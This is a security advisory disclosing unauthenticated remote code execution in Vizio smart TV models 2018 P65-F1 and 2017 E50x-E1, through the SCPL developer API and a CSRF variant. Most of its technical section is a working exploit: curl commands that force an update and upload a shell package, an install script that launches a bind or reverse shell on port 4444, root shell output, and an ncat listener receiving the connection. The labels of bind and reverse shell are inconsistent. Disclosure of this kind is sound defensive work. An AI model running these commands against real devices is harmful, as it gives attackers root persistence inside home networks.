Unauthenticated Remote Code Execution on Vizio Smart TV

UNRANKED

ADVISORY ID	L9-44-476
PUBLISHED	June 28, 2021
UPDATED	August 19, 2021
CATEGORY	Command Injection
VENDOR	Vizio
PRODUCT	2018 P65-F1, 2017 E50x-E1
VERSION	6.0.31.4-2, 10.0.31.4-2

Risk Summary


A remote code execution vulnerability is present in several Vizio Smart TV models. A threat actor on the local network or an internet-connected Vizio TV can exploit the device, with no pre-conditions, to obtain OS-level command execution on the TV and maintain persistence. From this position, a threat actor can lay dormant on the TV and attack neighboring assets. The Vizio TV API, used primarily for control through the mobile web application, enables a threat actor to send unauthenticated developer commands, including the ability to upload and execute a binary file. While the network-based attack can be launched against any Vizio TV connected to Wi-Fi, LAN, or internet without any user interaction, another means of exploitation is possible through CSRF-based attack. A CSRF-based attack is possible due to the API's open cross-origin-resource-sharing (CORS) policy. A malicious CSRF request could be crafted and sent to a victim on the same network as the TV, resulting in exploitation of the TV upon victim interaction with the link.

Technical Details

The researcher performed the following procedures to upload a bind shell on the Vizio TV:

```
####################
### remote_install.sh ###
####################

HOST="192.168.1.175"
PORT=7345

# Place the device into a new override group
curl -k -s https://${HOST}:${PORT}/scpl/update/override_group -d "device_group=oobe-2020-dev"

# Check for new updates
curl -k -s https://${HOST}:${PORT}/scpl/update/available_update_info -d ""

# Force a device update
curl -k -s https://${HOST}:${PORT}/scpl/update/start_update -d ""

# Upload and install binary file
curl -k -s https://${HOST}:${PORT}/scpl/install -H "Expect:" -F "scpl_tgz_package=@bind_shell.tar.gz;type=application/x-gzip" -F "Install=Install"


###################
### bind_shell.tar.gz ###
###################
- bind_static (static bind shell - listens on port 4444)
- install.sh

###############
#### install.sh ####
###############
#!/bin/sh


echo "[*] Starting reverse shell"
/data/tv/tmp/scpl_install/reverse_static &

echo "[*] Expect a connection on port 4444"
```

Device info for 2018 P65-F1




https://192.168.1.129:7345/scpl/

Device Information

VIZIO Device Info	
Name	Front Room TV
Firmware	6.0.31.4-2
Model	2018 P65-F1
SCPL	1.0.13_1.0.13.29_2031_0008
Serial Number	[redacted]
Device Group	38.1
Rollout	39
Power Mode	Quick Start
Installed Applications	
DAI	0.0.0
APPLETV	SX7B-1.1.0.135
AIRPLAY	0.0.5421
COBALT	0.19.9008
ACR	0.0.0
BLUETOOTH	0.0.0
VIZIONDK	SX7B-1.0.136.0
CONJURE	SX7B-3.0.361.8


Remote Install on 2018 P65-F1



```
[redacted]/vizio/_payload$ ./remote_installer.sh 192.168.1.129
[*] Request group override
[*] Check for update
[*] Forcing update
[*] Waiting 60 seconds for the update to complete
[*] Uploading shell
[*] Waiting 10 seconds for the install complete
[*] Connecting to shell on port 4444
id

uid=0(root) gid=0(root)
uname -a

Linux viziocasttv 3.10.0 #1 SMP Fri Dec 13 09:26:38 CST 2019 armv7l
ifconfig

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:11271 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11271 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4879687 TX bytes:4879687

mlan0     Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:0

eth0      Link encap:Ethernet  HWaddr [redacted]
          inet addr:192.168.1.129  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a26a:44ff:fead:dd18/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:197281 errors:0 dropped:3046 overruns:0 frame:0
          TX packets:111565 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:66925756 TX bytes:45605834
          Interrupt:61

_
```


Remote installer script forced the TV into a new group, then uploads a bind shell.

Device info for 2017 E50x-E1



VIZIO Device Info	
Name	TestTV
Firmware	10.0.31.4-2
Model	2017 E50x-E1
SCPL	1.0.13_1.0.13.29_2031_0008
Serial Number	[redacted]
Device Group	38.1
Rollout	52
Power Mode	Quick Start
Installed Applications	
DAI	0.0.0
APPLETV	SX7A-1.1.0.135
AIRPLAY	0.0.5422
COBALT	0.9.9009
ACR	0.0.0
BLUETOOTH	0.0.0
VIZIONDK	SX7A-1.0.136.0
CONJURE	SX7A-3.0.361.11

CSRF on 2017 E50x-E1




VIZIO CSRF RCE

```
[*] Requesting group override                                              remote.js:62:9
Synchronous XMLHttpRequest on the main thread is deprecated because of its  remote.js:6:9
detrimental effects to the end user’s experience. For more help
http://xhr.spec.whatwg.org/
{}                                                                         remote.js:10:21
[*] Check for update                                                       remote.js:65:9
{"IS_AVAILABLE": 1, "VERSION": "OOBE-2020-DEV v5.2", "UPDATE_LEVEL": 3}   remote.js:10:21
[*] Force update                                                           remote.js:68:9
{}                                                                         remote.js:10:21
[*] Waiting 60 seconds                                                     remote.js:71:9
The character encoding of the HTML document was not declared. The    play-sectest.home:8000
document will render with garbled text in some browser configurations if
the document contains characters from outside the US-ASCII range. The
character encoding of the page must be declared in the document or in the
transfer protocol.
[*] Installing remote_shell                                                remote.js:73:13
<div style='font-family:Arial, Helvetica, sans-serif; font-size:.9rem'>SCPL remote.js:23:21
Install Package: payload.tar.gz<br>RUNNING CMD: rm -rf /data/tv
/tmp/scpl_install<br>RUNNING CMD: mkdir /data/tv/tmp/scpl_install<br>RUNNING
CMD: rm -rf /data/tv/tmp/payload.tar<br>RUNNING CMD: gzip -d /data/tv
/tmp/payload.tar.gz<br>RUNNING CMD: tar -xf /data/tv/tmp/payload.tar -C /data/tv
/tmp/scpl_install<br>RUNNING CMD: sh /data/tv/tmp/scpl_install/install.sh
/data/tv/tmp/payload.tar<br><br>[*] Starting reverse shell<br>[*] Expect a
connection on port 4444<br><br><br><b>Installation Successful. Please Power
Cycle TV.</b></div>
```

Payload is delivered using cross-site-request-forgery.

Remote Shell on 2017 E50x-E1



```
[redacted] > ncat -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.175.
Ncat: Connection from 192.168.1.175:42545.
id

uid=0(root) gid=0(root)
uname -a

Linux viziocasttv 3.10.0 #1 SMP Fri Dec 13 09:26:38 CST 2019 armv7l
```

The TV connects back to a listening machine through a reverse shell.